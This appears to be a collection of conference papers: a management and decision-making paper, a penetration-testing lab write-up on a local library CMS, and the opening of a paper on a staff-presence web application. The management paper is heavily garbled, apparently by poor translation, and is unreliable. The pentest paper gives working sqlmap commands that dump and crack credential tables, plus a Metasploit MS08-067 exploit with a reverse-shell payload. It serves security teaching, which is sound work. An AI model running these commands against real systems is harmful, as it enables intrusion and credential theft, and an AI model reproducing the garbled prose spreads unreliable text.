The entire decision-making process includes managerial, managerial and executive decisions. Management is a function of ownership and is based on the true ownership of capital, or the means of production. In foreign literature management refers to what we usually mean by management. The basic functions of management planning, organizing, staffing, leading and controlling the decision making process and connects the very essence of managerial work [5]. Decision-making is the most important job of all levels of management although there are differences in the types of decisions that are made at each level of management [9].

Defining leadership as a process of influencing and directing work activities of members of the organization and as a process by which some members of the group affect the other towards the achievement of group or organizational goals. Different research, different scholars have different approaches to the classification of leadership styles, but none leaderships style is not effective in all situations, which led to a contingency approach to leadership that will be specifically addressed in this paper.

Levels of the organization, there are limitations due to range management. In other words, the organizational level there because the manager can effectively supervise a limited number of people, although this number varies depending on the situation.

Manager shall establish, either through observation or by using objective standards, whether subordinates fulfill plans. Obviously, a good objective standards that simply reveal any deviations from the plans allow managers to avoid the many contacts that take time to focus attention on the exceptions in the moments that are crucial for the successful execution of plans.

The ability to clearly and succinctly communicating the plans and instructions also contributes to the expansion of the manager's span. The slave who, after leaving the office of superior or after receiving the instructions, still not sure what is required or what was said, sooner or later they will be looking for a new meeting. Job subordinate greatly facilitates superior who knows well and accurately to express. Manager relaxed, easygoing style subordinates may be pleasant, but when the casualness degenerate into confusion and wasted time, really will reduce the effective range management, and often moral.

In this paper, we first define the notion of making in the organization, what are the conditions for decision making. What are the types and levels that make that decision, then the decision models. It also pays attention to managerial decision-making with emphasis on decision making in groups and group decision-making techniques, as well as the advantages and disadvantages of these same decisions.

When studying organizations Inevitable group and the team as its integral part, alone access to the group, the characteristics of the group through its size, attractiveness, goals, interaction, roles and norms which will be discussed in this section. Also covered are the types and characteristics of teams [2].

This paper gives a definition of conflicts from different aspects, all of which makes the structure of the conflict as well as the methods for conflict management in the organization with the aim of preventing disturbances in interpersonal processes

The empirical part of the paper gives a concrete example of interpersonal processes and behavior of employees at the organization through surveys and interviews with employees.

In conclusion, the data synthesis of research results to the guidelines for the improvement of interpersonal processes in the organization in order to create better conditions of functioning of the organization.

Interpersonal processes and behavior of the employees have always been very interesting phenomenon for those who have studied the organization, and society as a whole. Let's start with the age-old question: "Is the fate of the company and a particular purpose and qualities of their leaders, or any organization and society to the surface roll out the kind leaders themselves what they deserve?"

Let's move on, "Are leaders born or are leaders must educate?" End the current issues of today: "Do organizations need managers or leaders, whether any organization has to have a leader and how they need to be in an organization to improve interpersonal process? "

Management and leadership are linked and intertwined processes of managerial activities. And this comes from the fact that the lead part of the management process such as planning, organizing and controlling [4]. Lately matures opinion that there are significant differences between them.

Management is a structured process that is always achieved through a formalized structure which clearly defines the hierarchy. As part of the management process of defining goals, make plans and strategies, create mechanisms of coordination, information and communication. A big role in all of this is three other managerial activities.

Leadership is an unstructured process which performs non-routine and unprogrammed management activities. It is related to the human dimension of the organization and includes a flexible structure and collaborative relationships. The main components of leadership are vision and motivating employees.

The differences between these two processes can be summarized in a few basic.

1. Management is associated with complexity and leadership [10] to change. Under normal circumstances, the leadership is mainly related to the very top of the organization, however, in the case of extraordinary circumstances, leadership is needed at all levels of the organization as a much greater degree of change.
2. The management orientation is towards the development of appropriate structures through which to develop the capacity of people. The leadership orientation is more pronounced to the people.
3. The management objectives are achieved through problem solving, and control. The leadership is achieved through the realization of a vision to motivate and inspire subordinates. This is done in different ways (salaries, bonuses, promotion ...).
4. Management activities are aimed at the rational use of resources, and leadership activities to create an organizational environment and the behavior of employees that will support innovation and change (management favors efficiency and leadership effectiveness).
5. Management and leadership differ according to the source of power used by managers and leaders. While

managers of their power based mainly on the resource (resource power), long leaders use interpretive power.

In order to decide whether it is necessary to know well the need to make decisions and be aware of the time limit that exists in decision making. These elements are natural prerequisites for making quality decisions [6].

For example, a manager is to decide on the spot, others indefinitely even think when it comes to just to easy things, and some fleeing the decision-making process. Manager of the thought that the speed of decision-making reflects its efficiency is not aware of the consequences of hasty decisions. For a child just as devastating as the hasty decision making and promise manager is to think about something and then decide.

Many Manager of promise anything, and then forget about the need for a decision. In addition to the above mentioned types of manager is deciding there are those who still think that they have an adequate amount of information for decision-making, those who needlessly worrying every time you have to make a decision, they are complicating even the simplest decisions when it comes, and they manager game that all decisions to their superiors.

All of the above types of manager is either too much or too little concern for decision-making, are not aware of the importance of the decision, and show little interest in the time of the decision, especially when the decision was difficult. To decide whether a quality manager is to be interested in making decisions for their time limits.

Successful Manager of feel and know when the situation requires decision-making. Likewise, the successful manager is developed by a sense of timely decision-making. They know quality decisions.

Being creative is not always a revolutionary idea. It simply means to have a fresh and unfettered approach to decision making. It should be borne in mind that the creative manager is called by those who not only have new ideas, but also encourage innovation and creativity of his subordinates. It is the Manager of the ones who build an organizational culture that values innovation and creativity, and employees and managers that culture as its representative in accordance recognize that react.

To make decisions Manager of the other employees [11] were making creative need:

1. that all employees in the organization of creative,
2 .constantly improve and develop creativity,
3 .encourage creativity within the company,
4 .overcome barriers to organizational creativity.

What are the pitfalls of decision making must be overcome in order to decide whether creative?

Many Manager of falling into the traps in decision making. One trap that most affect the quality and creativity of the decision are:

1) Not recognizing priorities

Not often that manager decides whether to order one or two boxes of a color or the like. Such an approach consumes manager's time and confuses employees - it is hard to know what is important and what is less important. As a result of this behavior is not uncommon that the problems of great importance not paid enough attention because the manager dealing with unimportant issues. Managers who fall into the trap of great importance to all problems need to learn to prioritize.

2) Creating a crisis situation

Some managers prefer when it seems that all situations and all problems are critical, because then they feel important and necessary in the organization. However, successful managers tend to remain calm and think clearly when the real crisis comes.

3) Other noconsultation

Some managers simply do not want the advice of others. They think that if they ask for help or advice fall incompetent and stupid. Many managers, especially the older ones who appreciate the protestant work ethic, I think we know all the answers and never ask others for advice because they think that by openly showing their ignorance [7]. Successful managers are able to assume sanity own ego.

4) Lack of recognition errors

None of us are still able to make the best decision. If a manager makes a mistake it's best to recognize it and do everything possible to correct the interference. The worst is when managers are forcing their bad decision and explain to everyone how it really good. Nevertheless it should be remembered that only a small number of people still recognize your mistakes.

5) Regret for its decisions

On the contrary the fourth trap, some managers still complain about the decisions that are made, even the ones that are good. They waste time thinking "what if ..." instead of dealing with the implementation of the decision.

6) Failure to use the experience of predecessors

Why everyone should invent the wheel? If a similar situation existed in past decisions, managers should use this experience as their own and others'.

7) No collection and verification data that are the basis for decision-making [8].

Managers often do not use the available information in decision making. One reason for this is that it is usually necessary to make some power to the data collected and analyzed. In fact, it is much easier when deciding to use only those data that are at hand.

Another problem is the use of rumors and stories as a basis for decision making. The problem is the fact that people are more likely to believe things that are consistent with their beliefs and life views, but consider the facts.

8) Promising the impossible

Managers often make promises that are not able to fulfill. Managers to work from manipulative reasons of different nature, but it should be borne in mind that this behavior

has its consequences. Best practice is not to give empty promises.

Group decision making is a way of business decision-making, in which decisions are made by groups of people are structured on different grounds. The basis for the formation of a group may be having, managerial functions, joint work on a job and the like.

A large number of decisions in a company shall be based on the principle of group decision making. Group decided by a larger number of individuals who work together to solve a problem. A group decision can be regarded as the determining shareholders' meeting, board of directors, a larger or smaller groups of managers.

Group decision making should not be confused with the participation of workers in decision-making. Group decision making involves the inclusion of a smaller or larger number of members of the organization, usually managers of different levels in the decision-making process. While workers' participation is understood to include workers in decision-making.

III. CHARACTERISTICS OF GROUP DECISION MAKING

The main feature of group decision making is that decisions are made by two or more individuals or smaller or larger groups. "The group is characterized by the following: connect them common interests, group members must communicate with each other, each group is typically a subset of a larger group, as well as myself can have subgroups, for success in group decision making group members must adhere to the established norms of behavior in the group".

To the members of the group can successfully make decisions, they must be informed about the issue to be decided upon. How will the group be successful in decision making depends on the behavior of its members, especially the leaders, who must be able to integrate their individual power in a joint force, in order to be able to successfully implement the common goal of the group.

Group decision making is usually slower and more complex decision-making process of individual decision-making, because it involved a larger number of members, which is why the decision-making process will take some time. However, we can say that in a certain way a group decision-making is easier for decision-makers, because the responsibility for the decision takes the group, not the individual.

Will the decision-making group will be faster or slower, depending on the knowledge and skills of the group members, but also whether their skills are complementary, competitive or comparable. In group decision making to achieve the best results, if knowledge of the group members are complementary, and the worst if they are competitive and comparable. In competitive knowledge of group members homogeneity of the group will be weak or non-existent, making last longer, and the question is what decision will be made. In the same kind of knowledge of the group members decide will be relatively fast, but the question is whether it will be made the best decision, given the small possibility of generating various alternative solutions to the problem.

One of the main advantages is that it groups typically make better decisions than individuals. "Great advantage of group decision-making is that as many group members as decision makers, means a greater number of those who accepted the decision, and therefore it is easier that decision into action. "

The advantages of group decision making are reflected in the following: heavier and more complex problems can be parsed and assigned to individual members to decide in accordance with their abilities; groups generated more ideas; more members can better study and explore alternative solutions to problems; group has more knowledge and a greater amount of information needed for decision-making; relationship between members of a group is equal and free, unfettered and without highlighting an individual.

In addition to the advantages of group decision making, there are weaknesses, the most important alleged slowness of the decision making process, but sometimes the situation quickly impose a decision as soon as possible.

One of the major weaknesses of the danger of groupthink in decision-making, and as a consequence of imposing decisions by individual members of the group who enjoyed great authority and power in the organization.

Disagreement among members of a group can lead to the postponement decision, even to prevent solutions to a problem.

On the downside appears and risky decision-making by a group, because it tends risky decisions that could mean for the company and the Renaissance, and the beginning and end of the company, especially if it is a strategic decision.

"Usually the group decision-making used to solve complex problems, and individually to solve minor problems."

A series of examples testified that the conflicts in the workplace, sexual harassment and mobbing very closely related and these are inseparable phenomena, and very often do not recognize.

Conflict often has a negative connotation in the human understanding of the term, and it is believed that they are often as old as humanity itself. On the other hand, the absence of conflict can be assessed as problematic or even detrimental to peace.

The best definition of conflict and the most commonly used is that it is a situation that occurs when two or more parties with opposing views and access to a particular situation.

Seen from a sociological point of view is certainly an interesting definition of scientist Ulrike C. Wasmuth, which stresses that: in everyday life, conflicts are often identified with quarrel, conflict of interest, the use of force. It is important that the conflict is seen as the social state, and not to replace the forms that need to be overcome. "

This scientist conflict is defined as "the social situation in which at least two parties involved (individuals, groups, states) who have:

(a) a completely different starting point, at first glance irreconcilable, and seek different objectives that can be achieved only one of the parties and / or used

(b) a completely different means for achieving a particular goal [1].

In order to best approached term conflicts in communication will give an overview of the importance of communication in an organization and the consequences of the development of communication conflict in it.

Communication can be defined as the transfer of information from the sender to the recipient on the condition that the recipient understands the information. In this sense, the function of communication is the unification of organized activities. It is a means of behavior modification, implementation of changes, achieving productivity information and achieve goals. The transfer of information from one person to another is a necessary process was to talk about family, church, company, team, group ...

Activities within the group is not possible without communication, since they can not carry out coordination and change. The purpose of communication in the organization to implement change - direct action for the benefit of the company.

From the above information, we will conclude that communication is important for:

1. the establishment and implementation of organizational goals
2. development plans for their achievement
3. organize human and other resources to the most successful and most effective way
4. selection, development and evaluation of organization members
5. leadership, direction, motivation and create a climate in which people want to do business
6. control job execution.

The course information in the modern organization must run faster than ever. The problem could be the amount of information, so it is not necessary a greater amount of information than more relevant information. The successful organization differentiates several directions of communication:

1. communication down - the people at a higher organizational level to those at the lower level
2. communication upwards - from subordinates to superiors and continues along the organizational hierarchy
3. lateral communication - horizontal flow of information between people of the same or similar organizational levels and diagonal flow of information between different organizational levels that are not directly related to hierarchical dependencies.

Conflicts are sometimes unavoidable and incentive for the organization. It is alleged that the earliest note on discussions of communication found in the period 500 BC to 400 years. In the very beginning it was dealing with rhetoric, and this term was thought to public speaking skills.

Great interest in communications exhibit psychologists who emphasize human problems that occur in the communication process of initiation, transmission and receipt of information. They are focused on identifying barriers to successful communication, especially those related to interpersonal relationships. Interpersonal relationships are a source of different resistance, conflict, misunderstanding, imposition of personal interests and the interests of formal and informal groups, or in circumstances different conflicts.

Conflict with this aspect of view can be explained as a process that occurs, develops and prevalent interact disagreement least two subjects who show an interest in the same values. This means that the discrepancy of business objectives, differences in the interpretation of facts and discrepancies related to practical expectations and preferences can lead to conflict.

We can distinguish three types of situations in which there is a conflict:

1 when one party asserts that the other does not comply with the rules,

2 where the one side of the second resist,

3, when the resistance caused by a reaction of the other side.

IV. CONCLUSION

As can be seen from the results shown, interpersonal processes and employee behavior are prerequisites for the functioning of organization. Analyzing survey comes to the conclusion that more than half of the employees in one company believe that there is division of labor, to implement coordination and the established structures of authority. Most staff also believes that the organization does not inhibit and encourage the adoption of creative decisions, but those decisions are largely expected. The data also shows that managing and leaders fulfill the objectives of the organization, which leads to more than half of employees felt that the organization represents values that are employed to identify.

Exploring the link between decision-making and management, on the one hand, and development and investment, on the other hand indicated the need for strategic decision-making, in all enterprises. Strategic decision-making is the process of making strategic decisions that managers conducted with the aim of bringing the company to the desired position. Strategic decisions are crucial decisions and are closely associated with the highest levels of management, ie. top management of the company. It has been shown that top management determines put the company in the future and has all the attributes of its leadership.

REFERENCES

[1] Agarwal, R.D.,Organisation and Managment, McGraw Hill, New York, (1990).

[2] Brekić J., Personnel aspect of work organization, Institute of Economics, Zagreb, (1966).

[3] Daft R., Organization theory and design, St. Paul,(1995).

[4] Dessler G., Human resource managment, Upper Saddle River:Pentice Hall,(2000).

[5] Goold M., Campbell A., Strategies and Styles, London,(1987).

[6] Mintzberg, H., The Structuring of organizations, Englewood Cliffs,(1979).

[7] Muratović, H., Softić S., Management, derived from lectures and exercises, Sarajevo, (2005).

[8] Robbins, S., Organizational Bihaviour, Englewood Ciliffs, Prentice Hall,(2003).

[9] Vikram, K.; Finance for strategic decision making, Beograd, (2001).

[10] Zećir, H., Senad S. Dženan K., Organization, Faculty of Economics in Sarajevo (EFSA), Sarajevo, (2008).

[11] Živković, M., Ćoskić, A., Economics and organization, Banja Luka, (2009).

Evaluating Website Security with Penetration Testing Methodology

D. Menoski, P. Mitrevski and T. Dimovski
"St. Clement of Ohrid" University in Bitola/Faculty of Technical Sciences, Bitola, Republic of Macedonia
dragan.menoski@gmail.com, {pece.mitrevski, tome.dimovski}@uklo.edu.mk

Abstract - Penetration testing on a website is discussed in this paper, in order to discover security vulnerabilities that may exist. The test is performed against a library CMS website, hosted in the same LAN with the attacker machine. The website is implemented using PHP and MySQL database, whereas sophisticated tools from the BackTrack 5 R3 Operating System are used for testing purposes. In addition to discovered vulnerabilities, some suggestions on improving website security are considered, as well.

I. INTRODUCTION

Penetration testing (PenTest) [1] is the process of conducting security assessment, or audit, which defines a set of rules, practices, methods and procedures [2] that must be followed during the process execution. PenTest includes proven practices, which should be handled with great care in order to correctly assess system security.

There are three types of penetration testing:

- Black-box testing – the auditor that uses this approach will be assessing the network infrastructure from a remote location and does not have any prior knowledge about the technologies that are used in the system that will be tested. This approach is known as external testing and the auditor is known as black-hat.
- White-box testing - typical for this approach is that the auditor is aware about the internal technologies that are used in the environment that will be tested. Considering fact that the auditor already has some information about the technologies used in the system, this type of testing can produce better results compared with the black-box type. This type is known as internal testing and the auditor is called white-hat.
- Gray-box - The combination of the previous types of testing is called Gray-box. This combination takes advantage of both types and the auditor that uses this type is known as gray-hat.

The penetration testing process in divided in several phases: target scoping, information gathering, target discovery, enumeration target, vulnerability mapping, social engineering, target exploitation, privilege escalation, maintaining access, documentation and reporting [3]. These phases are used entirely in a black-box type, while in white-box the phases such as target scoping, information gathering and target discovery may be omitted, because of the fact that the white-hat auditor has prior knowledge about the system that shall be tested.

II. WEB SITE TESTING

A. Defining the type of testing

As mentioned previously, the website is on a localhost and is in the same LAN with the machine that will perform the testing. The site has been developed using the PHP programming language and a MySQL database. Having this information in mind, the testing would be categorized as a white-box testing.

B. Target discovery

Although it is known that the target machine and the auditor's machine are in the same LAN, the IP address of the target machine still remains unknown. In order to find the IP address, one can make a scan for the host in a LAN using the *genlist* tool [4]. To run the scan, after opening the terminal (Ctrl+Alt +T), the following command has to be typed:

```
# genlist -s 192.168.1.\*
```

"genlist" is a command to run the tool, "-s" is a parameter that tells the tool to perform host scanning and "192.168.1.*" is a value for the previous parameter and this value specifies the scope where the scanning shall be done.

The result from the scanning is shown below:

```
192.168.1.1
192.168.1.2
192.168.1.121
```

There are 3 IP addresses listed. With the *ifconfig* command an auditor can check its own IP address, and in this case it is 192.168.1.121. The 192.168.1.1 is obviously the IP address of the router. Consequently, 192.168.1.2 must be the IP address of the machine where the website is hosted.

The next step is to find which operating system is used by the host machine. For that purpose *xprobe2* tool can be used. To run this tool, the auditor should navigate from BackTrack 5 R3 menu to the following path: Applications > BackTrack > Information Gathering > Network Analysis > OS Fingerprinting > xprobe2. *xprobe2* needs

to be started with root privileges, because it uses a raw socket to send the probes. To get the operating system info, the following command should be executed:

```
# sudo xprobe2 192.168.1.2
```

"sudo" is an abbreviation from "Super user do" and means that the tool will be started with root privileges. It is followed by the name of the tool, and the IP address of the target machine.

The main part from the result of this command is listed below:

```
[+] Primary network guesses:
[+] Host 192.168.1.2 Running OS: "Microsoft Windows XP SP2" (Guess probability: 100%)
```

From this part, one can conclude that the target machine uses Windows XP Service Pack 2 OS.

C. Enumerating Target

In this phase, the auditor collects information about the ports and the services that are available on the target environment. This information is used later to identify the vulnerabilities that may exist on the target machine.

The *nmap* tool, that is a port scanner, can be used to scan ports and discover services that listen on these ports. In order to disclose TCP ports, the following command shall be used:

```
# nmap -sT 192.168.1.2
```

The result from the previous command is shown below:

```
Not shown: 995 closed ports
PORT     STATE    SERVICE
80/tcp   open     http
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     micosoft-ds
3306/tcp open     mysql
MAC Address: 00:0F:EA:56:EB:BB
```

From the result, it can be concluded that the host has 5 open tcp ports, and that port 80 has a http server, whereas on port 3306 is the MySQL server.

To make a scan for udp ports, the following command shall be executed:

```
# nmap -sU 192.168.1.2
```

With *amap* the application that is running on a specific port can be checked. This tool sends a trigger packet to the port and compares the response to its database. To run *amap*, one should navigate from BackTrack 5 R3 menu to the following path: Applications > BackTrack > Information Gathering > Network Analysis > Service Fingerprinting > amap. From the result of nmap it is known that there is some http server on port 80 and MySQL server on port 3306. So, with *amap*, additional information can be obtained about these 2 services. To get that information, the following command shall be executed:

```
# amap -bq 192.168.1.2 80 3306
```

"amap" is the name of the tool that shall be used, "-bq" is a parameter meaning "show banner information and do not show closed and unidentified ports". The next is the IP address of the machine where the scan shall be done and, at the very end, ports that shall be scanned for services are enumerated. The main part of the result from execution of this command is shown below:

```
Protocol on 192.168.1.2:80/tcp matches http - banner
HTTP/1.1 200 OK
Server Apache/2.4.4 (Win32) PHP/5.4.16
x-Powered by PHP/5.4.16
Content-Length 4192
Connection close
Protocol on 192.168.1.2:3306/tcp matches mysql-secured - banner: FjHost '192.168.1.121' is not allowed to connect to this mysql serevr.
```

From the result, it can be seen that port 80 is listened to by Apache Server version 2.4.4 and the host has installed PHP version 5.4.16. About the *mysql* server, there is no extra info like version number, because the machine has no privileges to establish a connection.

Httprint is an application that can be used to detect an HTTP server software and version. This tool will only identify HTTP servers that it knows about. To work with *httprint* the auditor must be sure that there is no HTTP proxy between his machine and the target machine. To run this tool, one must navigate, via terminal, to the following location: /penttest/enumeration/web/httprint/ linux. To get information about the HTTP server, the folowing command must be executed:

```
# ./httprint -h 192.168.1.2 -s signatures.txt
```

"./httprint" will run the tool, the "-h" parameter defines the host where the tool will be looking for http servers and, in this case, the host is 192.168.1.2. The "-s" parameter defines the name and the extension of the file that represents the store for servers signatures. The result from execution of this command is shown below:

```
Host: 192.168.1.2
Derivered Signature:
Apache/2.4.4 (Win32) PHP/5.4.16
Banner Reported: Apache/2.4.4 (Win32) PHP/5.4.16
Banner Deduced: Apache/2.0.x
```

This result confirms the information about the server that was received from *amap*.

An experienced Penetration Tester should always confirm the results by two or more tools, because it increases the level of accuracy of the result [5],[6],[7],[8]. It is not a good practice to 100% rely only on the results of a single tool.

D. Vulnerability Mapping

The auditor, in this phase, performs identification and makes analysis on the critical security flaws in the target system.

SQLMap is an automatic SQL injection tool that is used for scanning, detecting and exploiting the SQL injection flaws for a given URL. This tool has support for several database management systems such as MS-SQL,

MySQL, Oracle and PostgreSQL. To run this tool, one should navigate to the following location via terminal: /pentest/database/sqlmap. To see all the commands that are offered by SQLMap, the following command in the previously mentioned location should be executed:

```
# python sqlmap.py –h
```

In order to see all the databases that exist on the MySQL database server, the following command has to be executed:

```
# python sqlmap.py -u "http://192.168.1.2/library/index.php?category=1" --dbs
```

"python" means that a script that is written in the Python programming language should be executed: "sqlmap.py" is the name of the python script that will be executed. The execution of this script will run the *sqlmap* tool. The "-u" parameter is used to specify the url where the sqlmap will make SQL injection attack. "http://192.168.1.2/library/index.php?category=1" is the value for the previously mentioned parameter. The "--dbs" is used to show all the databases that will be found. It is important to note that the names of databases will be listed only if the specified URL is prone to SQL injection.

The results that are obtained with executing the abovementioned command are listed below:

```
available databases [5]:
[ * ] library
[ * ] information_shema
[ * ] mysql
[ * ] performance_shema
[ * ] test
```

From the result we can see that the website is prone to SQL injection and there are 5 databases in the MySQL Server. From the names of databases it is easy to understand that the "library" is the database that is used for storing the data for our website.

When using SQLMap, one must not forget that notice that is given by the same tool: "[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program."

The next step is to discover all the tables in the library database. To do so, one needs to execute the following command:

```
# python sqlmap.py -u "http://192.168.1.2/library/index.php?category=1" --tables -D library
```

"--tables" parameter tells to SQLMap to show all the tables and the "-D" specifies the name of the database where SQLMap will be looking for tables. In this case the value of "-D" parameter is "library". The result obtained from executing the previous command is shown below – by the names of the tables one can assume that in the tables "admin" and "librarians" data about the website's accounts is stored. According to the assumption the next step will be showing all the columns from these two tables.

Database: library
[6 tables]

admin
librarians
members
category
book
subcategory

The commands that will show the tables are listed below:

```
# python sqlmap.py -u "http://192.168.1.2/library/index.php?category=1" -D library -T admin
```

```
# python sqlmap.py -u "http://192.168.1.2/library/index.php?category=1" -D library -T librarians
```

The result from the execution of the first command is:

Database: library
Table: admin
[5 columns]

Column	Type
hashed_password	varchar(255)
Id	int(11)
first_name	varchar(255)
last_name	varchar(255)
Username	varchar(255)

The result from the execution of the second command is:

Database: library
Table: librarians
[6 columns]

Column	Type
Email	varchar(255)
hashed_password	varchar(255)
id	int(11)
first_name	varchar(255)
last_name	varchar(255)
username	varchar(255)

According to the names of the columns (e.g. username, hashed_password and email) our assumption that sensitive data is stored in these two tables seems to be true.


The next step will be to extract data from these tables. To do so, one needs to execute the following commands:

```
# python sqlmap.py -u "http://192.168.1.2/library/index.php?category=1" --dump -D library -T admin
```

```
# python sqlmap.py -u "http://192.168.1.2/library/index.php?category=1" --dump -D library -T librarians
```

"--dump" is parameter that tells SQLMap to extract the data from the table that is specified as a value for the "-T" parameter.

The results from the previous two commands are shown in Figs. 1 and 2, respectively. From the result shown in Fig. 1, one can see that the website has two administrators (e.g. dmenoski and gjmenoski). The passwords for the administrators are not stored as plain text – rather, they are encrypted.



```
Database: library
Table: admin
[2 entries]
+----+------------+-----------+-----------+------------------+
| id | first_name | last_name | username  | hashed_password  |
+----+------------+-----------+-----------+------------------+
| 1  | Dragan     | Menoski   | dmenoski  | e630c0afef6....  |
| 2  | Gjoko      | Menoski   | gjmenoski | c7ad44cbad.....  |
+----+------------+-----------+-----------+------------------+
```

Figure 1. Data from admin table

```
Database: library
Table: librarians
[3 entries]
+----+------------+-----------------+----------+----------+---------------------+
| id | first_name | email           | last_name | username | hashed_password     |
+----+------------+-----------------+----------+----------+---------------------+
| 1  | Alexandre  | pato@hotmail.com | Pato     | librarian | 93c76....(librarian) |
| 2  | Cristiano  | cr7@gmail.com    | Ronaldo  | cristiano | 65b47cb3ee62ffae.... |
| 3  | Ricardo    | kaka@yahoo.com   | Kaka     | kaka      | 40bd0015630... (123) |
+----+------------+-----------------+----------+----------+---------------------+
```

Figure 2. Data from librarians table

From the result shown on Fig. 2, one can see that the website has three librarians (e.g. librarian, cristiano and kaka). The passwords for the librarians are also encrypted, but in the process of getting the data, SQLMap recognized that they are stored password hashes and asks the following question:

> analyzing table dump for possible password hashes
> recognized possible password hashes in column 'hashed_password'. Do you want to crack them via a dictionary based attack ? [Y/n/q]

Answering to this question with Y (yes), SQLMap will ask another question:

> what dictionary do you want to use?
> [1] default dictionary file 'pentest/database/sqlmap/txt/wordlist.txt' (press Enter)
> [2] custom dictionary file
> [3] file with list of dictionary files
> >

To this question we answer with choosing the first option. And the last question that is asked from SQLMap is:

> do you want to use common password suffixes? (slow) [y/N]

The answer to this question is N (No).

So, SQLMap tries to get the plain text of the encrypted password and it is successful for the first and the third librarian. The password as plain text is shown under the "hashed_password" column, surrounded in parentheses. The passwords for the first and the third librarian accounts were successfully cracked because the first was the same as the username and the second contained only three digits. This is a mistake belonging to the users when creating their accounts. Namely, the password should never be the same as the username, and it should contain more than 6 characters including alphabet letters, digits and special characters.

The SQLMap does not recognize that there are hashes for password in admin table. But we can try to decrypt these hashes using some of the tools for password cracking.

E. Target Exploitation

In this phase, the auditor tries to exploit the vulnerabilities that are found during the previous phases in order to get control over the target system.

With the *xprobe2* we discover that the host machine use Microsoft Windows XP Service Pack 2 OS. With this information, we can search for already known vulnerabilities for this operating system. We found that, with MFSConsole, which is included in the Metasploit Framework, full access on the machine can easily be obtained.

In order to exploit the target machine, one needs to open a terminal and type the following commands:

- mfsconsole – run the tool.
- use exploit/windows/smb/ms08_067_netapi
- show options - show available options
- set RHOST 192.168.1.2 - set IP address of the target machine as RHOST
- set PAYLOAD windows/shell/reverse_tcp - set value for payload
- show options - show available options for payload
- set LHOST 192.168.1.121 - set IP address of the auditor's machine
- exploit - start process of exploitation

In a short period of time, the console of the target machine will be shown. We can execute any command on the target machine. To confirm that everything is OK, we can simply create new folder in the C: drive with the commands:

```
# cd ..
# cd ..
# mkdir test
```

III. CONCLUSION

From the penetration testing that was performed on a local library website, one can see that several vulnerabilities were successfully exploited. Firstly, as one of the main drawbacks was that the host machine did not have a firewall. The system administrator should install the firewall with a proper configuration. In addition, the operating system of the target machine was easily vulnerable. As a solution for this issue, one can install patches for all known vulnerabilities or install a newer and more secure OS. The web site is prone to SQL injection attack. As a protection for this type of attack, the programmers that build the site should implement proper validation and string escaping for all inputs.

REFERENCES

[1] T. Wilhelm, Professional Penetration Testing, Second Edition, Elsevier, 2013

[2] EC-Council, Penetration Testing Procedures and Methodologies, EC-Council Press, 2011

[3] J. Andress and R. Linn, Coding for Penetration Testers, Elsevier, 2012

[4] J. Faircloth, Penetration Tester's Open Source Toolkit, Third Edition, Elsevier, 2011

[5] L. Allen, Advanced Penetration Testing for Highly-Secured Environments The Ultimate Security Guide, Packt, 2012

[6] W. L. Pritchett and D. De Smet, Kali Linux Cookbook, Packt, 2013

[7] A. Singh, Metasploit Penetration Testing Cookbook, Packt, 2012

[8] J. Muniz and A. Lakhani, Web Penetration Testing with Kali Linux, Packt, 2013

Web Application for Tracking Presence of Employees in Higher Education Institution

M. Seslija
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Republic of Serbia
misa_zr@hotmail.com

Abstract - The most important asset of any organisation are their employees. For every higher education institution the most important employees certainly are teachers, each teacher has their own schedule of work. Their presence in an educational institution depends on their schedule. This paper describes a web application that tracks the presence of a teacher on his job and shows his current state of availability.

I. INTRODUCTION

All educational institutions, however large or small, need to keep certain records, some because the law requires them, and some for internal purposes [1]. Frequently stored data, in addition to personal information about the employee, are certainly records of time spent in the workplace [2]. With these records which are obtained it is possible to calculate the total time spent in the workplace for each employee. Total time spent in the work place is calculated by the difference of the end time when an employee leaves their work - that is the end time and the start time when the employee comes to work, for each working day of the month. The results obtained for each day of the month are added together, the result of the sum is the total time spent on the job per month. Total time is expressed in hours. Based on the obtained results, for all employees in an educational institutions based on the number of working hours and the number of teaching hours the salary is calculated.

II. CURRENT STATE IN HIGHER EDUCATION INSTITUTIONS

Every working day of the professors in the higher education institution starts with them entering the building of the educational institution. In the hallway of the building there is a desk with a notebook on it, which has a list of names of all professors employed written in it. This procedure is mandatory for every working day for the teaching staff in Technical faculty "Mihajlo Pupin" in Zrenjanin.

Figure 1 shows the paper in the notebook where employees write their signature and the time when they came to work, in order to confirm their presence. At the end of the workday, each employee must write the time at which they ended work on the same paper for that day. This procedure is mandatory and all teachers need to respect this rule. Check-in and check-out happens every working day for the employee in Technical faculty "Mihajlo Pupin" in Zrenjanin. Based on a conducted research that shows how different higher education institutions in Vojvodina record the presence of an employee, the following results were obtained: Most of the higher educational institutions are not tracking the presence of employees or do not have any information system for tracking current states of their employees, but regardless on these facts they are calculating salaries based on the schedule of classes from the employee. Other institutions just collect signatures on paper for confirming that their employees were at work and finished their obligations for the working day.

List of presence for employees for date 12.06.2014

Full name with title	Signature	Start time	Finish time
Professor dr Name Surname			
Professor dr Name Surname			
Professor dr Name Surname			
Professor dr Name Surname			
Professor dr Name Surname			
Professor dr Name Surname			
Professor dr Name Surname			
Docent dr Name Surname			
Docent dr Name Surname			
Docent dr Name Surname			
Docent dr Name Surname			
Docent dr Name Surname			
Docent dr Name Surname			
dr Name Surname			
dr Name Surname			
Mr Name Surname			
Mr Name Surname			
Mr Name Surname			
Mr Name Surname			
MSc Name Surname			
MSc Name Surname			
MSc Name Surname			
MSc Name Surname			
BSc Name Surname			
BSc Name Surname			
BSc Name Surname			
BSc Name Surname			

Figure 1. List of presence for employees in a higher education institution

A. The problems of collecting information and current status

Most higher education institutions collect and keep data about their employees in paper form. Earlier when computers were not available, this was the only way to collect and hold information. With this type of record keeping and presenting the problem is the inability of knowing the current state of an employee. Are some employees currently located in the building or not, we can not know unless we check the record of the presence of employees located in the entrance hall of the building.

Very often this problem can be solved by calling the employees on their cell phone or sending them a message. For employees who are in a group that is one of the most common solutions. In this way we can get to the employees and their status of presence in the institution. Students do not have this option.

B. *Collecting signatures*

